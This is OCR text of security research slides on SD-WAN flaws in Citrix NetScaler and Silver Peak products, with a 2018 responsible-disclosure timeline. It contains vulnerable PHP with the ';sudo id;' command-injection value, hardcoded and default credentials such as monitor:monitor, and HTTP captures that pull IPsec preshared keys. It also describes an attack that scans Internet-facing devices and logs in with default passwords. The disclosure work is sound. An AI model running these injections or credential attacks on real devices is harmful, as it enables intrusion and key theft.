                                        <download-dir> if specified
  --download-dir arg                    full path to directory where the
                                        current download operation should save
                                        the file
  --upload-cfg arg                      config file to upload to REDACTED
  --upload-upg arg                      upgrade bundle file to upload to REDACTED
  --start-upg arg                       upgrade bundle file to upload to REDACTED
  --upg-status                          upgrade status from REDACTED
  --info                                get info about the appliance
  -m [ --mgt-ip ]                       get management IPs for the network
  --ping                                issue a ping
  ...
```

Server does not enable the password check

```
root@DC:~# ps aux | grep aa
root      8980  0.0  0.0   9236  2148 ?        S    Sep23   0:00 /bin/bash -c /home/REDACTED/bin/aa_server &> /dev/null
root      8993  0.0  1.0  86344 41852 ?        Sl   Sep23   0:42 /home/REDACTED/bin/aa_server
root     12571  0.0  0.0   7848  1972 pts/0    S+   15:21   0:00 grep aa
```

- The password check designed and implemented but not used
- It is **not** possible to enable this password check using UI

Get Config Command with Empty Password



Client-side Authentication

```
function LoginController($scope, $state, $q, AuthenticationService) {
        var vm = this;
        vm.username = '';
        vm.password = '';
        vm.error = false;
        vm.rememberMe = false;

        vm.login = function(){
            // AuthenticationService.authenticate(vm.username, vm.password, vm.rememberMe).then(function ( response ){
            //     $state.go("home");
            // }).catch( function ( response ){
            //     $state.go("login");
            // }).finally( function() {
            // });

             if(vm.username === '[redacted]' && vm.password === '[redacted]') {
                $state.go("home");
             }else{
                vm.error = true;
                $state.go("/");
             }

        };

    }
```

?

!

// TODO: fix in prod ?

ZTP Bootstrapping with Hardcoded Password

```
(function () {
    'use strict';
     angular.module('[redacted].services')
    .service('BootstrapLoadConfigService', function ($window, $q, $http,  $rootScope, $cookieStore, $,  Base64Service, [redacted]) {

            var self = this;
            self.loadMergeConfig = loadMergeConfig;
            self.counter = 1;

            var authdata = Base64Service.encode('admin' + ':' + '[redacted]');

            function loadMergeConfig( params ) {
                var deferred = $q.defer();

                $http({
                    method: 'POST',
                    url: '/load[redacted]',
                    data: params,
                    headers: {
                            'Content-Type': 'application/[redacted]',
                            'Accept': 'application/[redacted]',
                            'Authorization': "Basic "+authdata,
                            'url':[redacted].apiHost+':'+[redacted].apiPort + '[redacted].apiConfig +
'/system:system/configuration/_operations/load-merge'
                        }
```

Controllers are not Secure

Citrix NetScaler SD-WAN Appliances

1. Incorrect Access Control
2. Cross-Site Request Forgery on Web UI
3. Missing Function Level Access Control
4. RCE via File Uploading
5. OS Command Injection for Unauthenticated User
6. Path Traversal
7. Cross-Site Scripting
8. Sudo misconfiguration
9. Multiple SQL Injections

Are Orchestrators More Secure?

Citrix NetScaler SD-WAN Center

1. Slow HTTP DoS Attacks
2. Stored XSS in Inventory Management
3. Stored XSS in Custom Login Message
4. Stored XSS in Log Viewer
5. Cross-Site Request Forgery on Web UI
6. Cross-Site Request Forgery on REST
7. Missing Function Level Access Control
8. RCE via File Uploading
9. OS Command Injection for Unauthenticated User
10. Path Traversal in Log Controller

Command Injection


- The vulnerability in "`/app/webroot/storageMigrationCompleted.php`" leads to OS command injection attack
- An attacker without any privileges can perform this attack
- It must have a network connection to the Web Management Interface only

OS Command Injection in `storageMigrationCompleted.php`

```php
$response = shell_exec(
        "cat /home/REDACTED/regions_by_name/"
        .$_GET["region"].
        "/maintenanceCurrentCompleted");
```

OS Command Injection in `storageMigrationCompleted.php`

```
$response = shell_exec(
        "cat /home/REDACTED/regions_by_name/"
        .$_GET["region"].
        "/maintenanceCurrentCompleted");
```




```
;sudo id;
```

Responsible Disclosure Results

- Timeline
  - June 14, 2018: Reported
  - June 15, 2018: A bug created
  - October 12, 2018: Citrix addressed reported issues and have a bulletin drafted for release. CVEs are allocated and reserved
  - October 22, 2018: Citrix published a bulletin
- Reports
  - Citrix SD-WAN Security Findings
  - Citrix SD-WAN Multiple Security Updates


Crypto in SD-WAN

Crypto in SD-WAN

- Crypto for SD-WAN is still in its infancy
- There are no known specific standards
- Some findings are based on publicly available information, slides and interfaces
- Available information is very limited and does not give a reasonable overview of cryptography and security mechanisms
- SD-WAN vendors do not reuse cloud mechanisms


SD-WAN Key Management Drafts

- Software-Defined Networking (SDN)-based IPsec Flow Protection
- IPsec Key Exchange using a Controller
- A YANG Data Model for SD-WAN VPN Service Delivery



Crypto in Clouds

- SPIFFE
- HashiCorps' Vault, Consul
- Envoy Secret Discovery Service
- Google's ALTS (RWC 2018 slides)
- Noise Protocol Framework
- WireGuard




SilverPeak Crypto

SilverPeak Crypto

- SilverPeak uses Raccoon as an IPsec library in 2019
- No AEAD ciphers for data plane
- It uses TLS on the control and orchestration planes
- The basic network technology is IPsec over UDP
- There are no many clues how SilverPeak is implementing that protocol

During a pentest...



Plugin Help

nagios_silverpeak_api

Nagios Silver Peak API Plugin:

`nagios_silverpeak_api.py` is written in python 3 and is used to monitor the Silver peak WAN SD network devices resources through REST API.

Usage: silverpeak_api.py [options]

Options:

--version show program's version number and exit

-h, --help show this help message and exit

-H HOST, --host=HOST Name/IP Address of the silverpeak device

-O OPTION, --option=OPTION


```
                    memory / swap / alarms / tunnels / nexthops / vrrp / diskinfo
```

-W WARN, --warning=WARN

```
                    Warning threshold
```

-C CRIT, --critical=CRIT


```
                    Critical threshold
```



Hardcoded Credentials

```
def memory_usage():

        login_url = "https://{}/rest/json/login".format(ipaddr)
        logout_url=  "https://{}/rest/json/logout".format(ipaddr)

        querystring = {"user":"monitor","password":"monitor"}

        s = requests.Session()
        response = s.request("GET",login_url, params=querystring,verify=False)


        mem_url="https://{}/rest/json/memory".format(ipaddr)
        mem=s.request("GET",mem_url,verify=False)

        if mem.status_code != 200:
                print mem.content
                sys.exit(3)
                return ''
```

Failed Login



Successful Login

Go | Cancel | < | > | Target: https://

Request

Raw | Params | Hex

```
GET /rest/json/login?user=monitor&password=monitor HTTP/1.1
```

?user=monitor&password=monitor

Response

Raw | Headers | Hex | Render

```
HTTP/1.1 200 OK
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Cache-Control: no-cache, no-store
Content-Type: text/html; charset=utf-8
Content-Length: 57
ETag: W/"39-pjfC/cdHtq/cL1oGVz942l+P8+Y"
Vary: Accept-Encoding
set-cookie:
[redacted]
Connection: keep-alive

Request performed successfully. Authentication successful
```

Authentication successful

Why monitor’s password was not changed?

- Hard-coded credentials on the server-sice
- Users do not know how to change credentials
- Users think that having read-only account with default passwords is safe

Read-only == safe? Nope.

```
/rest/json/tunnelsConfigAndState
```

tunnelsConfigAndStates API Result

Go Cancel < | > | Target: [redacted]

Request


Raw Params Headers Hex

```
GET /rest/json/tunnelsConfigAndState HTTP/1.1
Cookie:
vxoaSessionID=s%3ATKPxxdEZlWHquGboPPHEmKkuz-1bw4Z4.IiON76pf6IztxV7R8swXN0P
3YMpj%2BYn%2FWl4ZpOQeimw
[redacted]
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Cache-Control: no-cache, no-store
Content-Type: application/json; charset=utf-8
Content-Length: 54402
ETag: W/"d482-CzIu7RiKDUEtzZd9jwi6i1rDjqE"
[redacted]
Connection: keep-alive

{"default":{"ctrl_pkt":{"dscp":"be"},"source":"127.0.0.0","udp_flows":256,
"gms_marked":false,"max_bw":4000,"admin":"down","min_bw":32,"alias":"defa
ult","auto_mtu":true,"ipsec_arc_window":"1024","mtu":1500,"presharedkey":
"silverpeak","ipsec_nonce_in":[0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0],"gre_proto":2048,"max_bw_unshaped":false,"orch_tid
":[0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0],"ipsec_enable":false,"mode":"udp_sp",
"id2":0,"ipsec_udp_sport":"","ipsec_udp_dport":"","max_bw_auto":true,"typ
e":"default","nat_mode":"none","ipsec_nonce_out":[0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0],"peername":"","udp_dest_port":4
163,"pkt":{"fec_enable_str":"disable","coalesce_enable":true,"fec_max_rat
io":10,"fec_reset_intvl":10,"coalesce_wait":0,"fec_min_ratio":0,"frag_ena
ble":true,"reorder_wait":100},"tag_name":"","threshold":{"fastfail-wait-r
tt":2,"retry_count":30,"latency":0,"fastfail":0,"jitter":0,"fastfail-wait
-base":150,"loss":0},"destination":"127.0.0.0","uptime":0,"status":"","is
RediscoveringMTU":false,"cur_max_bw":0},"pass-through-unshaped":{"ctrl_pk
t":{"dscp":"be"},"source":"127.0.0.0","udp_flows":256,"gms_marked":false,
"max_bw":2000000,"admin":"down","min_bw":2000000,"alias":"pass-through-un
shaped","auto_mtu":true,"ipsec_arc_window":"1024","mtu":1500,"presharedke
y":"silverpeak","ipsec_nonce_in":[0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0],"gre_proto":2048,"max_bw_unshaped":false,"orch_
tid":[0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0],"ipsec_enable":false,"mode":"no_en
cap","id2":0,"ipsec_udp_sport":"","ipsec_udp_dport":"","max_bw_auto":fals
e,"type":"passthru-unshaped","nat_mode":"none","ipsec_nonce_out":[0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0],"peername":"","
udp_dest_port":4163,"pkt":{"fec_enable_str":"disable","coalesce_enable":t
rue,"fec_max_ratio":10,"fec_reset_intvl":10,"coalesce_wait":0,"fec_min_ra
tio":0,"frag_enable":true,"reorder_wait":100},"tag_name":"","threshold":{
"fastfail-wait-rtt":2,"retry_count":30,"latency":0,"fastfail":0,"jitter":
0,"fastfail-wait-base":150,"loss":0},"destination":"127.0.0.0","uptime":0
,"status":"","isRediscoveringMTU":false,"cur_max_bw":0},"pass-through":{"
ctrl_pkt":{"dscp":"be"},"source":"127.0.0.0","udp_flows":256,"gms_marked"
:false,"max_bw":4000,"admin":"down","min_bw":32,"alias":"pass-through","a
uto_mtu":true,"ipsec_arc_window":"1024","mtu":1500,"presharedkey":"silver
peak","ipsec_nonce_in":[0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0],"gre_proto":2048,"max_bw_unshaped":false,"orch_tid":[0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0],"ipsec_enable":false,"mode":"no_encap","id2"
:0,"ipsec_udp_sport":"","ipsec_udp_dport":"","max_bw_auto":false,"type":"
passthru-shaped","nat_mode":"none","ipsec_nonce_out":[0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0],"peername":"","udp_dest_por
t":4163,"pkt":{"fec_enable_str":"disable","coalesce_enable":true,"fec_max
_ratio":10,"fec_reset_intvl":10,"coalesce_wait":0,"fec_min_ratio":0,"frag
_enable":true,"reorder_wait":100},"tag_name":"","threshold":{"fastfail-wa
```




Type a search term 0 matches

< + > Type a search term 0 matches

Done 54,749 bytes | 1,175 millis

PSK



Ненадежный | jsonviewer.stack.hu
Viewer
Text
JSON
default
pass-through-unshaped
pass-through
tunnel_219
tunnel_224
tunnel_225
tunnel_226
tunnel_227
tunnel_228
tunnel_229
tunnel_230
tunnel_231
tunnel_232
tunnel_233
tunnel_220
tunnel_234
tunnel_235
tunnel_236
tunnel_237
tunnel_238
tunnel_239
tunnel_240
tunnel_241
tunnel_242
tunnel_243
tunnel_221
tunnel_244
tunnel_245
tunnel_246
tunnel_247
tunnel_248
tunnel_249
tunnel_222
tunnel_223
tunnel_219
ctrl_pkt
source : "10. 20"
udp_flows : 256
gms_marked : true
max_bw : 4000
admin : "up"
min_bw : 32
alias : "
auto_mtu : true
ipsec_arc_window : "1024"
mtu : "1476"
presharedkey : "
ipsec_nonce_in
gre_proto : 0
max_bw_unshaped : false
orch_tid
ipsec_enable : true
mode : "ipsec_udp"
id2 : 0
ipsec_udp_sport : "12000"
ipsec_udp_dport : "12001"

Attack

- Enumerate SilverPeak devices on the Internet (done)
- Use **admin:admin** and **monitor:monitor** credentials (ethical hacking)
- Get IPsec tunnel configurations and secrets

Investigation Results


- Pre-shared keys are generated by the orchestrator
- Key management is controlled by orchestrator
- It is not possible to view, set or change a PSK via UI
- **Nonces are always equal to 0???**



ipsec_nonce_in:	
0:	0
1:	0
2:	0
3:	0
4:	0
5:	0
6:	0
7:	0
8:	0
9:	0
10:	0
11:	0
12:	0
13:	0
14:	0
15:	0
16:	0
17:	0
18:	0
19:	0
20:	0
21:	0
22:	0
23:	0
24:	0
25:	0
26:	0
27:	0
28:	0
29:	0
30:	0
31:	0

ipsec_nonce_out:	
0:	0
1:	0
2:	0
3:	0
4:	0
5:	0
6:	0
7:	0
